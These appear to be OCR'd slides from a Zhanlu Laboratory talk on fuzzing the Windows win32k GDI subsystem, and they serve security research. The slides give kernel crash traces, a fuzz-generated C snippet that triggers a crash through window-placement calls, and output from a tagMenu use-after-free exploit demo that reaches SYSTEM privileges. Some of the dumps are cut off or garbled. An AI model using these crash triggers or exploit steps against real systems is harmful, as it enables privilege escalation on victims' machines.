04 ad48b25c 81b62c71 nt!KiDispatchException+0x145
05 ad48b2c8 81b6753f nt!KiDispatchTrapException+0x51
06 ad48b2c8 a15ce1f7 nt!KiTrap0E+0x343
07 ad48b3d0 a15d33ce win32kfull!ENUMAREAS::ENUMAREAS+0x96
08 ad48b614 a14c4bfe win32kfull!bSpBltScreenToScreen+0x2d7
09 ad48b9a4 a140859b win32kfull!SpBitBlt+0xbe650
0a ad48b9d8 a1441bb3 win32kfull!SpCopyBits+0x27
0b ad48bb4c a14cae33 win32kfull!NtGdiBitBltInternal+0x953
0c ad48bbf8 a14141cc win32kfull!zzzBltValidBits+0xb59e5
0d ad48bc60 a1413c26 win32kfull!xxxEndDeferWindowPosEx+0x2e8
0e ad48bc80 a1413a02 win32kfull!xxxSetWindowPosAndBand+0x15e
0f ad48bcc4 a1475c01 win32kfull!xxxSetWindowPos+0x46
10 ad48bce8 a1475b9b win32kfull!xxxMoveWindow+0x41
11 ad48bd34 81b6148e win32kfull!NtUserMoveWindow+0x14b
12 ad48bd34 773116f0 nt!KiSystemServicePostCall
WARNING: Frame IP not in any known module. Following frames may be wrong.
13 005ef93c 00000000 0x773116f0
3: kd> .frame /c /r 7
07 ad48b3d0 a15d33ce win32kfull!ENUMAREAS::ENUMAREAS+0x96
eax=6638feb0 ebx=00000000 ecx=ae408f7c edx=0000809f esi=ad48b498 edi=9b39c708
eip=a15ce1f7 esp=ad48b3c8 ebp=ad48b3d0 iopl=0         ov up ei pl nz ac po cy
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010a13
win32kfull!ENUMAREAS::ENUMAREAS+0x96:
a15ce1f7 3910            cmp     dword ptr [eax],edx  ds:0023:6638feb0=????????
```




```
PAINTSTRUCT paint;
BeginPaint(hwndx, &paint);
int style_index = -0x14;
int style = -0x6b9ffff8;

SetWindowLongA(hwndx, style_index, style);

WINDOWPLACEMENT info;
info.length = 0x2c;
info.ptMinPosition.x = 0x59c6752a;
info.ptMinPosition.y = 0x67753cdf;
info.ptMaxPosition.x = -0x35ff2f95;
info.ptMaxPosition.y = -0x75294c3f;
info.rcNormalPosition.top = 0x29fd062d;
info.rcNormalPosition.left = -0x4c481cff;
info.rcNormalPosition.right = 0x5245772;
info.rcNormalPosition.bottom = -0x6c242e77;
info.showCmd = 5;
info.flags = 1;
SetWindowPlacement(hwndx, &info);

info.length = 0x2c;
info.ptMinPosition.x = 0x67753cdf;
info.ptMinPosition.y = -0x35ff2f95;
info.ptMaxPosition.x = -0x75294c3f;
info.ptMaxPosition.y = 0x29fd062d;
info.rcNormalPosition.top = -0x4c481cff;
info.rcNormalPosition.left = 0x5245772;
info.rcNormalPosition.right = -0x6c242e77;
info.rcNormalPosition.bottom = -0x47946eac;
info.showCmd = 2;
info.flags = 2;

SetWindowPlacement(hwndx, &info);

int x = 0xa88c;
int y = 0x2f6;
int nWidth = 0x5ea;
int nHeight = 0x5c1;
int bRepaint = 1;
MoveWindow(hwndx, x, y, nWidth, nHeight, bRepaint);
```

Fuzz Results And BOSD Cases

湛泸实验室
ZHANLU LABORATORY

- Crash Demo



```
1: kd> kn
 # ChildEBP RetAddr
00 b304b590 815d48b7 nt!KeBugCheckEx
01 b304b5ac 815699e2 nt!KiFatalExceptionHandler+0x1a
02 b304b5d0 815699b4 nt!ExecuteHandler2+0x26
        56995b nt!ExecuteHandler+0x24
        4e85de nt!RtlRaiseStatus+0x47
        4a482c nt!KeReleaseMutant+0x1ce
        810c48 nt!KeReleaseMutex+0x14
        a785f7 win32kbase!SURFACE::bUnMap+0x38
        a78962 win32kfull!DEVLOCKBLTOBJ::bUnMapTrgSurfaceView+0x4b
        a70bae win32kfull!DEVLOCKBLTOBJ::vUnMap+0x2c
        56148e win32kfull!NtGdiAlphaBlend+0x126e
        3016f0 nt!KiSystemServicePostCall
        IP not in any known module. Following frames may be wrong.
        000000 0x773016f0

        bx=00000000 ecx=81569b23 edx=815699f6 esi=00000000 edi=00000000
        sp=b304b594 ebp=b304b5ac iopl=0         nv up ei pl zr na pe nc
        10  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
        x:
                        push    ebp
```

```
2: kd> kn
 # ChildEBP RetAddr
00 b41a7490 81fce8b7 nt!KeBugCheckEx
```


```
3: kd> kn
  *** Stack trace for last set context - .thread/.cxr resets it
 # ChildEBP RetAddr
07 ad48b3d0 a15d33ce win32kfull!ENUMAREAS::ENUMAREAS+0x96
08 ad48b614 a14c4bfe win32kfull!bSpBltScreenToScreen+0x2d7
09 ad48b9a4 a140859b win32kfull!SpBitBlt+0xbe650
0a ad48b9d8 a1441bb3 win32kfull!SpCopyBits+0x27
0b ad48bb4c a14cae33 win32kfull!NtGdiBitBltInternal+0x953
0c ad48bbf8 a14141cc win32kfull!zzzBltValidBits+0xb59e5
0d ad48bc60 a1413c26 win32kfull!xxxEndDeferWindowPosEx+0x2e8
0e ad48bc80 a1413a02 win32kfull!xxxSetWindowPosAndBand+0x15e
0f ad48bcc4 a1475c01 win32kfull!xxxSetWindowPos+0x46
10 ad48bce8 a1475b9b win32kfull!xxxMoveWindow+0x41
11 ad48bd34 81b6148e win32kfull!NtUserMoveWindow+0x14b
12 ad48bd34 773116f0 nt!KiSystemServicePostCall
WARNING: Frame IP not in any known module. Following frames may be wrong.
13 005ef93c 00000000 0x773116f0
3: kd> r
Last set context:
eax=6638feb0 ebx=00000000 ecx=ae408f7c edx=0000809f esi=ad48b498 edi=9b39c708
eip=a15ce1f7 esp=ad48b3c8 ebp=ad48b3d0 iopl=0         ov up ei pl nz ac po cy
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010a13
win32kfull!ENUMAREAS::ENUMAREAS+0x96:
a15ce1f7 3910            cmp     dword ptr [eax],edx  ds:0023:6638feb0=????????
```

```
2: kd> kn
 # ChildEBP
00 8b4e9f70
01 8b4e9f8c
02 8b4e9fb0
03 8b4ea070
04 8b4ea49c
05 8b4ea508
06 8b4ea508
07 8b4ea610
08 8b4ea628
09 8b4ea640
0a 8b4ea6b8
0b 8b4ea7b4
0c 8b4eaa48
0d 8b4eaa5c
0e 8b4eaa88
0f 8b4eabb0
10 8b4eaee4
11 8b4eaf40
12 8b4eaf40
WARNING: Fra
13 0820f9cc
2: kd> .fram
07 8b4ea610
eax=00000000
eip=95df2a2c
cs=0008  ss=
win32kfull!N
95df2a2c 8b4304          mov     eax,dword ptr [ebx+4] ds:0023:00000004=????????
```

```
3
e
95
0xd0
 may be wrong.
d7000 edi=a6378d40
 ei pl nz ac po nc
    efl=00010212
nt!memmove+0x33:
81d5b363 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
3: kd> dd edi
a6378d40  ???????? ???????? ???????? ????????
a6378d50  ???????? ???????? ???????? ????????
a6378d60  ???????? ???????? ???????? ????????
a6378d70  ???????? ???????? ???????? ????????
a6378d80  ???????? ???????? ???????? ????????
a6378d90  ???????? ???????? ???????? ????????
```

湛泸实验室 ZHANLU LABORATORY


Exploit Demo (Win10 x64)



```
C:\Users\john-pc\Desktop>       ExpX64.exe
[-] ExpMenu start...
g_olstr_faketagMenu1:00007FF6AD31DF10
g_tagItemsFake:00007FF6AD3277B0
g_tagMenu2Fake:00007FF6AD327AC0
g_tagDESKTOP:00007FF6AD31DC10
bRet =1
bRet =1
bRet =1
bRet =1
hMenu2:360125
[-] UAF tagMenu addr:FFFFA22BC09503D0
[-] u Change addr:c09503d1  value cLockObj to 0x0
[-] make fakeMenu2
[-] make fakeMenu2 -1
[-] make fakeMenu2 -2
[-]  Init finish
[-] InfoLeak tagMenu addr:FFFFA22BC0950470
tagWND:FFFFA22BC0A34640          tagMENU:FFFFA22BC0A347E0
[-] WriteAddr: FFFFA22BC0A34728
target to write addr FFFFA22BC0A34728
[-] make fakeMenu2
[-] make fakeMenu2 -1
[-] make fakeMenu2 -2
0000000000012A08
[+] Exploit Success!
Microsoft Windows [版本 10.0.14393]
(c) 2016 Microsoft Corporation。保留所有权利。

C:\Users\john-pc\Desktop>whoami
nt authority\system

C:\Users\john-pc\Desktop>_
```

湛泸实验室
ZHANLU LABORATORY

How to Make a Anywhere R&W?



Fuzzing Challenge

- GDI Object type Isolation
- More mitigation is coming……


Something about GDI Object type Isolation

- Normal GDI Object Attack Chain
- The Object memory layout change
- Make the fuzz more harder

湛泸实验室
ZHANLU LABORATORY

GDI Object Attack Chains

